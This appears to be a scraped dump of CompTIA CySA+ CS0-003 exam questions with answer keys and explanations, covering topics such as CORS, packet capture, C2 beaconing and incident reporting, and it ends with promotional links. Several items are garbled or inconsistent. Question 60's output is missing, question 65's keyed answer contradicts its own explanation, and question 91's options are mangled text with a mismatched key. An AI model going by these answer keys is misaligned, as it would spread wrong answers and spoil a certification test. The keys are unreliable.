Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities. Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types:

active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues. This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts. OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning can help to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

NEW QUESTION 60

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Which of the following tuning recommendations should the security analyst share?

- A. Set an Http Only flag to force communication by HTTPS.
- B. Block requests without an X-Frame-Options header.
- C. Configure an Access-Control-Allow-Origin header to authorized domains.
- D. Disable the cross-origin resource sharing header.

Answer: C

Explanation:

The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions.

The tuning recommendation is to configure the Access-Control-Allow-Origin header to only allow authorized domains that need to access the web application's resources. This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.

NEW QUESTION 61

An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

- A. Access rights
- B. Network segmentation
- C. Time synchronization
- D. Invalid playbook

Answer: C

Explanation:

Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23

NEW QUESTION 65

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

- A. `grep [IP address] packets.pcapB cat packets.pcap | grep [IP Address]`
- B. `tcpdump -n -r packets.pcap host [IP address]`
- C. `strings packets.pcap | grep [IP Address]`

Answer: C

Explanation:

tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>
- > https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_s

NEW QUESTION 67

A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

- A. Perform static analyses using an integrated development environment.
- B. Deploy compensating controls into the environment.
- C. Implement server-side logging and automatic updates.
- D. Conduct regular code reviews using OWASP best practices.

Answer: D

Explanation:

Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application. Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities. OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.

References: OWASP Logging Cheat Sheet, OWASP Logging Guide, C9: Implement Security Logging and Monitoring - OWASP Foundation

NEW QUESTION 70

There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

- A. Implement step-up authentication for administrators
- B. Improve employee training and awareness
- C. Increase password complexity standards
- D. Deploy mobile device management

Answer: B

Explanation:

The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

NEW QUESTION 75

A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

- A. C2 beaconing activity
- B. Data exfiltration
- C. Anomalous activity on unexpected ports
- D. Network host IP address scanning
- E. A rogue network device

Answer: A

Explanation:

The most likely explanation for this traffic pattern is C2 beaconing activity. C2 stands for command and control, which is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 beaconing activity is a type of network traffic that indicates a compromised system is sending periodic messages or signals to an attacker's system using various protocols, such as HTTP(S), DNS, ICMP, or UDP. C2 beaconing activity can enable the attacker to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels.

NEW QUESTION 78

A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following would best aid in decreasing the workload without increasing staff?

- A. SIEM
- B. XDR
- C. SOAR
- D. EDR

Answer: C

Explanation:

SOAR stands for Security Orchestration, Automation and Response, which is a set of features that can help security teams manage, prioritize and respond to security incidents more efficiently and effectively. SOAR can help decrease the workload without increasing staff by automating repetitive tasks, streamlining workflows, integrating different tools and platforms, and providing actionable insights and recommendations. SOAR is also one of the current trends that CompTIA CySA+ covers in its exam objectives. Official References:

- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

NEW QUESTION 80

Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

- A. TO ensure the report is legally acceptable in case it needs to be presented in court
- B. To present a lessons-learned analysis for the incident response team
- C. To ensure the evidence can be used in a postmortem analysis
- D. To prevent the possible loss of a data source for further root cause analysis

Answer: A

Explanation:

The correct answer is A. To ensure the report is legally acceptable in case it needs to be presented in court. Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting¹.

The other options are not reasons why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response. They are rather outcomes or benefits of conducting a thorough and effective incident response process. A lessons-learned analysis (B) is a way to identify the strengths and weaknesses of the incident response team and improve their performance for future incidents. A postmortem analysis © is a way to determine the root cause, impact, and timeline of the incident and provide recommendations for remediation and prevention. A root cause analysis (D) is a way to identify the underlying factors that led to the incident and address them accordingly.

NEW QUESTION 82

A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:

```
getconnection (database01, "alpha " , "AXTV. 127GdCx94GTd") ;
```

Which of the following is the most likely vulnerability in this system?

- A. Lack of input validation
- B. SQL injection
- C. Hard-coded credential
- D. Buffer overflow attacks

Answer: C

Explanation:

The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

NEW QUESTION 83

An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

- A. Scope
- B. Weaponization
- C. CVSS
- D. Asset value

Answer: B

Explanation:

Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

NEW QUESTION 84

An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

- A. Information sharing organization
- B. Blogs/forums

- C. Cybersecurity incident response team
- D. Deep/dark web

Answer: A

Explanation:

An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.

NEW QUESTION 87

Which of the following is the most important factor to ensure accurate incident response reporting?

- A. A well-defined timeline of the events
- B. A guideline for regulatory reporting
- C. Logs from the impacted system
- D. A well-developed executive summary

Answer: A

Explanation:

A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:

- > <https://www.ibm.com/topics/incident-response>
- > <https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/>

NEW QUESTION 91

A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

- A. Change the display filter to f c
- B. acciv
- C. pore
- D. Change the display filter to tcg.port=20
- E. Change the display filter to f cp-daca and follow the TCP streams
- F. Navigate to the File menu and select FTP from the Export objects option

Answer: C

Explanation:

The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

NEW QUESTION 94

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

Answer: C

Explanation:

The correct answer is C. False negative.

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

NEW QUESTION 97

.....

Relate Links

100% Pass Your CS0-003 Exam with ExamBible Prep Materials

<https://www.exambible.com/CS0-003-exam/>

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>